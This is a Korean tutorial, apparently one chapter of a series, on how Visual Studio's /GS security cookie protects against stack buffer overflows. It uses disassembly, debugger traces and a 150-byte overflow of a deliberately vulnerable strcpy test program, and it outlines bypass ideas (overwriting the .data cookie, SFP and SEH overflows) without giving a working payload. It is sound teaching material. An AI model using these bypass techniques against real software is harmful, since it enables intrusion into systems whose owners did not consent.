
/* StackGuard 의 경우는 Security Cookie 가 SFP와 RET 사이에 위치했다. 이 때 나온 StackGuard 공략 기법이 SFP Overflow이다. MS 에서는 이 공격법이 나타난 이후 Security Cookie 값을 SFP 앞에 둬므로써 SFP 변조에 대한 탐지도 추가하였다. Visual Studio .NET 버전에 따라 조금씩 다른데 뒤에서 언급하겠다. */



[그림 18] stack of bof.exe with /GS

앞에서 다루었던 buf 크기를 넘어서는 데이터를 입력하여 RET를 덮어쓸 경우 Security Cookie 값도 변조되게 된다. 함수가 리턴되기 전 미리 저장되어 있던(.data 영역에 존재하는) Security Cookie 값과 서로 비교함으로써 그 결과에 따라 RET가 변조되었음을 알 수 있다.

고전적 Stack Overflow 절에서 다루었던 취약한 소스를 Visual Studio .NET 2003 /GS 옵션을 이용해서 디스어셈블 한 결과를 살펴보자.



[그림 19] /GS 옵션 설정

```

15: void EchoString(char *cInput)
16: {
00411AA0  push     ebp
00411AA1  mov     ebp,esp
00411AA3  sub     esp,130h
00411AA9  push     ebx
00411AAA  push     esi
00411AAB  push     edi
00411AAC  lea     edi,[ebp-130h]
00411AB2  mov     ecx,4Ch
00411AB7  mov     eax,0CCCCCCCCh
00411ABC  rep stos dword ptr [edi]
00411ABE  mov     eax,dword ptr [___security_cookie (427B40h)]
00411AC3  xor     eax,ebp
00411AC5  mov     dword ptr [ebp-4],eax
17:   char buf[100];
18:   printf("buf Address : [0x%p]\n", buf);
00411AC8  lea     eax,[buf]
00411ACB  push     eax
00411ACC  push     offset string "buf Address : [0x%p]\n" (42401Ch)
00411AD1  call    @ILT+1175(_printf) (41149Ch)
00411AD6  add     esp,8
19:   strcpy(buf, cInput);
00411AD9  mov     eax,dword ptr [cInput]
00411ADC  push     eax
00411ADD  lea     ecx,[buf]
00411AE0  push     ecx
00411AE1  call    @ILT+530(_strcpy) (411217h)
00411AE6  add     esp,8
20: }

```

[그림 20] Disassemble of bof.exe with /GS

그림 10과 비교해보면 그림 20에 빨간색 상자로 표시된 부분이 추가된 것을 알 수 있다.

Visual Studio Option에서 기호 이름을 표시하게 해서 해당 부분이 Security Cookie 라는 것을 쉽게 알 수 있다. 해당 부분의 원래 코드는 아래와 같다.

```
00411ABE mov     eax,dword ptr ds:[00427B40h]
00411AC3 xor     eax,ebp
00411AC5 mov     dword ptr [ebp-4],eax
```

[그림 21] Security Cookie of Visual Studio .NET 2003 with Service Pack 1


위의 그림 21에서 xor eax, ebp 는 Visual Studio .NET 2003 서비스 팩 이후 새로 추가된 줄이다.

서비스 팩을 설치하기 전이라면 아래 그림과 같이 ebp 와 xor 연산 부분이 없는 디스어셈블 된 화면을 볼 수 있다.

```
mov     eax,dword ptr [__security_cookie (409040h)]
mov     dword ptr [ebp-0Ch],eax
```

[그림 22] Security Cookie of Visual Studio .NET 2003 no Service Pack


고전적 Stack Overflow 에서 사용된 취약한 소스를 Visual Studio .NET 2003 /GS 로 컴파일 한 후 동일하게 공격해보자.



[그림 23] /GS 컴파일 된 attack.exe 실행 결과

그림 23처럼 Buffer Overrun 이 Detect 되었다는 에러 메시지가 뜨고 프로그램은 강제로 종료된다. Security Cookie 가 제대로 역할을 수행한다는 것을 알 수 있다.

Nick Wienholt 가 쓴 [Protecting Against Buffer Overruns with the /GS Switch](#) 문서에 따르면 Visual Studio 버전이 높아짐에 따라 형성된 Stack의 구조도 조금씩 변해갔는데 그 과정을 나타낸 그림은 아래와 같다. 왼쪽부터 Visual Studio 6, 7.0(.NET 2002), 7.1(.NET 2003) 의 순서이다.




[그림 24] 변화된 Stack의 구조

자 다시 본론으로 돌아가서 함수가 리턴되기 전 .data 영역에 저장된 신뢰할 수 있는 Security Cookie 와 RET 앞에 위치한 Security Cookie 를 비교한다. 이 때 Security Cookie 가 변조된 것으로 판명되면 Exception 이 발생한다. Exception 이 발생하면 기본적으로 UnhandledExceptionFilter 를 0x00000000 으로 설정하고 UnhandledExceptionFilter 함수를 호출하게 되는데 이 함수는 최종적으로 Process 가 Kill 되기 전까지 여러 태스크를 수행하게 된다.

여기에서 한가지, 눈치 빠른 사람이라면 바로 떠오를 취약점이 있다. .data 영역은 쓰기 가능한 영역이기 때문에 RET 앞에 위치한 Security Cookie 를 특정 값으로 덮어쓰고 동시에 .data 영역에 저장된 Security Cookie 도 동일한 값으로 덮어쓰게 된다면 보호 메커니즘을 우회하는 것이 가능할 것이다. 또한 최종적으로 Process가 Kill 되기 전까지 여러 태스크를 수행함으로써 다른 공격이 가능하며 이는 David Litchfield 가 작성한 [Defeating the Stack Based Buffer Overflow Prevention Mechanism of Microsoft Windows 2003 Server](#) 문서에 잘 나와있다. 이를 일컬어 SEH Overflow 라고 부르며 다음 장에서 살펴볼 공격 방법이다.

먼저 Security Cookie 값을 덮어쓰는 것이 실제로 가능한지 테스트 해 보자.


이ly 로 프로그램을 실행한다. 실행 시 인자 값으로 버퍼가 충분히 넘쳐날 만큼 값을 집어넣는다. 어셈블리 구조의 깔끔함을 위해 Release 모드에서 최적화 옵션을 끄고 컴파일 한 바이너리를 연다.



[그림 25] open bof.exe with Arguments


그림 25에서는 버퍼가 충분히 넘쳐나도록 150개의 A를 대입하였다.

아래 그림처럼 main 에 break point를 걸고..




[그림 26] set breakpoint

프로그램을 실행한다.



[그림 27] run bof.exe with breakpoint

F8을 눌러서 한 줄씩 실행하다가 call EchoString 에서 F7을 눌러서 함수 안으로 진입해 들어간다.



[그림 28] trace EchoString

EchoString 안으로 진입하면 그림 28과 같이 0x00401020 지점으로 간다. 그 아래쪽 주소에 빨간 박스 안의 구문을 살펴보자.




[그림 29] Security Cookie of EchoString

EAX 레지스터에 Security Cookie 값을 넣고 EBP와 xor 연산을 한 결과를 다시 EAX 레지스터에 저장한 다음 EBP 레지스터로부터 4바이트 떨어진 곳에 그 값을 넣는다.

앞에서 살펴 본 Stack의 구조가 떠오르는가?


EBP - 4 지점은 고전적 Stack Overflow 에서 RET 가 위치하는 곳을 이미 설명했다.

즉 아래 그림 30처럼 BUF 버퍼와 SFP 사이에 Security Cookie 가 들어가는 것이다.



[그림 30] stack of bof.exe with /GS


Olly 에서 Security Cookie 값과 최종적으로 EBP - 4 지점에 들어가는 값을 살펴보자



[그림 31] EAX 레지스터의 값

그림 31에서 오른쪽에 보이듯이 EAX 레지스터에 들어가는 값은 0x97A529AF 이다.

이 값은 EBP 와 XOR 연산 후 EBP - 4 지점에 들어가며 그 값은 0x97B7D777 이다. Olly의 왼쪽 아래 창에서 Ctrl+G를 눌러 EBP - 4 메모리 덤프를 해서 값을 확인할 수 있다.



[그림 32] Dump EBP - 4

Address	Hex dump	ASCII
0012FED4	77 D7 B7 97 E4 FE 12 00 15 10 40 00 DC 0F B1 00	?? ? ? ? ? ? ? ? ? ? ? ? ? ? ?
0012FEE4	C8 FF 12 00 60 13 40 00 02 00 00 00 B0 0F B1 00	? ? ? ? ? ? ? ? ? ? ? ? ? ? ? ?
0012FEF4	90 10 B1 00 94 00 00 00 05 00 00 00 01 00 00 00	?? ? ? ? ? ? ? ? ? ? ? ? ? ? ?
0012FF04	28 0A 00 00 02 00 00 00 53 65 72 76 69 63 65 20	(...@...Service
0012FF14	50 61 63 68 20 32 00 00 00 00 00 00 00 00 00 00	Pack 2.....
0012FF24	C1 00 00 01 4C FC D5 A7 D6 1F 00 00 60 2B 56 80	? .@L...+U'
0012FF34	4C FC D5 A7 E8 A1 54 80 00 00 E6 89 D6 1F 00 00	L...p??..
0012FF44	05 00 00 00 00 00 00 00 00 70 E5 89 01 00 00 00	?...p?@..
0012FF54	B0 27 C2 00 80 69 67 FF 00 00 00 00 B0 7E 71 C0	??'ig...?q
0012FF64	00 00 00 00 DA 1F 00 00 8C FC D5 A7 9A C4 54 80	??'...?T'
0012FF74	44 C9 54 80 00 00 00 00 00 00 00 00 00 00 00 00	D?.....

[그림 33] Dump 0x0012FED4

다시 F8 로 프로그램을 계속 한줄씩 실행해 나가다가 strcpy 가 실행되고 난 다음 부분을 살펴보자.

0040100F	.51	PUSH ECX	[Arg1
00401010	.E8 0B000000	CALL bof.EchoString	EchoString
00401015	.83C4 04	ADD ESP,4	
00401018	.33C0	XOR EAX,EAX	
0040101A	.EB 02	JMP SHORT bof.0040101E	
0040101C	>33C0	XOR EAX,EAX	
0040101E	>5D	POP EBP	
0040101F	.C3	RETN	
00401020	.\$55	PUSH EBP	
00401021	.8BEC	MOV EBP,ESP	
00401023	.83EC 70	SUB ESP,70	
00401026	.A1 40804000	MOV EAX,DWORD PTR DS:[_security_cookie	
0040102B	.33C5	XOR EAX,EBP	
0040102D	.8945 FC	MOV DWORD PTR SS:[EBP-4],EAX	
00401030	.8045 90	LEA EAX,DWORD PTR SS:[EBP-70]	
00401033	.50	PUSH EAX	
00401034	.68 FC604000	PUSH bof.004060FC	[<%p>
00401039	.E8 1A010000	CALL bof.printf	format = "buf Address : [0x
0040103E	.83C4 08	ADD ESP,8	printf
00401041	.8B40 08	MOV ECX,DWORD PTR SS:[EBP+8]	
00401044	.51	PUSH ECX	
00401045	.8055 90	LEA EDX,DWORD PTR SS:[EBP-70]	[src
00401048	.52	PUSH EDX	dest
00401049	.E8 12000000	CALL bof strcpy	strcpy
0040104F	.83C4 08	ADD ESP,8	
00401051	.8B40 FC	MOV ECX,DWORD PTR SS:[EBP-4]	
00401054	.33CD	XOR ECX,EBP	
00401056	.E8 5F010000	CALL bof.__security_check_cookie	
0040105B	.8BE5	MOV ESP,EBP	
0040105D	.5D	POP EBP	
0040105E	.C3	RETN	
0040105F	.CC	INT3	
00401060	.\$57	PUSH EDI	
00401061	.8B7C24 08	MOV EDI,DWORD PTR SS:[ESP+8]	
00401065	.EB 6E	JMP SHORT bof.004010D5	
00401067	.80	DB 80	
00401068	.84	DB 84	

[그림 34] trace EchoString II

그림 33에서 빨간 박스 안의 부분을 살펴보자.

00401051	.8B40 FC	MOV ECX,DWORD PTR SS:[EBP-4]
00401054	.33CD	XOR ECX,EBP
00401056	.E8 5F010000	CALL bof.__security_check_cookie

[그림 35] ECX 에 EBP - 4 값을 저장

strcpy 가 실행되고 Stack 호출 전으로 돌아 가기에 앞서 EBP - 4 에 저장했던 Security Cookie 값을 다시 EBP 값과 XOR 한 다음 ECX 레지스터에 그 값을 저장하고 Security Check Cookie 함수를 호출하고 있다. ECX 레지스터에 저장된 값은 그림 31에서 확인했던 EBP 레지스터 값과 XOR 하기 전의 값인 0x97A529AF 값이 되어야 하는데 우리는 이미 strcpy 함수에서 buf 버퍼를 넘치도록 A 값을 넣었으므로 Security Cookie 가 변조되어 엉뚱한 값이 ECX 레지스터에 입력되게 된다. EBP 와 XOR 된 Security Cookie 값은 0x4153BF99 이다.

F7 을 이용해 Security Check Cookie 안으로 진입해보자.


004011BA	\$3B0D 40804000	CMP ECX,DWORD PTR DS:[_security_cookie]	
004011C0	.75 01	JNZ SHORT bof.004011C3	
004011C2	.C3	RETN	
004011C3	>E9 C1FFFFFF	JMP bof.report_failure	
004011C8	\$833D C8864000	CMP DWORD PTR DS:[_error_mode],2	
004011CF	.74 05	JE SHORT bof.004011D6	
004011D1	.E8 C2110000	CALL bof._FF_MSGBANNER	
004011D6	>FF7424 04	PUSH DWORD PTR SS:[ESP+4]	
004011DA	.E8 41100000	CALL bof._NMSG_WRITE	
004011DF	.68 FF000000	PUSH 0FF	
004011E4	.FF15 44804000	CALL DWORD PTR DS:[_aexit_rtn]	[_status = FF (255.) _exit
004011EA	.59	POP ECX	
004011EB	.59	POP ECX	
004011EC	.C3	RETN	
004011ED	\$6A 18	PUSH 18	
004011EF	.68 28614000	PUSH bof.00406128	
